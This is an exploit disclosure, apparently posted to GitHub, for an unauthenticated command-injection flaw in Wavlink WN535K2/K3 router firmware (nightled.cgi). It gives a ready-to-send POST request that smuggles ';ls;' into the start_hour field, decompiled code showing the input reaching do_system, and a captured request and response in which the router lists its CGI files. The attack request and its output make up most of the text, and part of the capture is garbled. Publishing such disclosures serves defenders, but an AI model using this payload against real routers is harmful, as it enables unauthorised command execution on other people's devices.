1angx Add files via upload History

1 contributor

56 lines (33 sloc) | 1.18 KB

###Wavlink nightled.cgi command execution

Exploit Title

Wavlink nightled.cgi command execution

Exploit Author

webraybtl@webray.com.cn inc

Vulnerability condition

Unlimited front desk

Vendor Homepage

https://www.wavlink.com

Software Link

https://www.wavlink.com/zh_cn/firmware.html

Version

WN535K2/K3

Description

There is a command execution vulnerability in wavlink, through which an attacker can gain server privileges


Payload used

```
POST /cgi-bin/nightled.cgi HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

page=night_led&start_hour=;ls;
```

Proof of Concept

```
  }
  if ( !strcmp(v3, "GET") )
  {
    v11 = getenv("QUERY_STRING");
    if ( *(_BYTE *)web_get("page", v11, 0) )
      setNightLed(v11);
    goto LABEL_5;
  }
  if ( strcmp(v3, "POST") )
  {
LABEL_5:
    free(v5);
    return 0;
  }
  v7 = getenv("CONTENT_LENGTH");
  if ( !v7 )
    v7 = "";
  v8 = strtol(v7, 0, 10) + 1;
  if ( v8 > 0 && v8 >= 2 )
  {
    v5 = (char *)malloc(v8);
    if ( !v5 )
      v5 = "";
    memset(v5, 0, v8);
    fgets(v5, v8, stdin);
    v9 = fopen("/dev/console", "w+");
    if ( v9 )
    {
      fprintf(v9, "%s:%s:%d:%s\n\n", "nightled.c", "main", 95, v5);
      fclose(v9);
    }
    v10 = (const char *)web_get("page", v5, 0);
    if ( !strcmp(v10, "night_led") )
      setNightLed(v5);
    goto LABEL_5;
  }
  return 0;
}
```

```
  puts("HTTP/1.1 200 OK");
  puts("Content-type: text/html");
  puts("Pragma: no-cache");
  puts("Cache-Control: no-cache");
  putchar(10);
  puts("<html><head>");
  sprintf(v26, "echo -n %s %s %s %s > /tmp/scheduleSet &", v10, v12, v14, v15);
  do_system(v26);
  snprintf(v25, 0x80u, "%s %s", v12, v10);
  nvram_bufset(0, "nightStart", v25);
  v21 = fopen("/dev/console", "w+");
  if ( v21 )
  {
    fprintf(v21, "%s:%s:%d:nightStart = %s \n\n", "nightled.c", "setNightLed", 38, v25);
    fclose(v21);
  }
  printf("nightStart = %s;\n", v25);
  snprintf(v25, 0x80u, "%s %s", v10, v12);
  nvram_bufset(0, "nightStart1", v25);
  snprintf(v25, 0x80u, "%s %s", v15, v14);
  nvram_bufset(0, "nightEnd", v25);
  v22 = fopen("/dev/console", "w+");
```


Send
Cancel
Request
Raw
Params
Headers
Hex
POST /cgi-bin/nightled.cgi HTTP/1.1
Host
User
, 5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
page=night_led&start_hour=;ls;
Response
Raw
Headers
Hex
HTML
HTTP/1.1 200 OK
Content-Length: 398
Connection: close
Date: Fri, 01 Jul 2022 06:37:09 GMT
Server: lighttpd
login.cgi
upload.cgi
adm.cgi
mesh.cgi
upload_settings.cgi
ExportLogs.sh
wireless.cgi
firewall.cgi
internet.cgi
touchlist_sync.cgi
live_test.cgi
live_api.cgi
staticlist.cgi
upload_uboot.cgi
api.cgi
ExportAllSettings.sh
applogin.cgi
makeRequest.cgi
nightled.cgi
ddns.cgi
HTTP/1.1 200 OK
Content-type: text/html
Pragma: no-cache
Cache-Control: no-cache
<html><head>
nightStart = ;ls;;
nightEnd =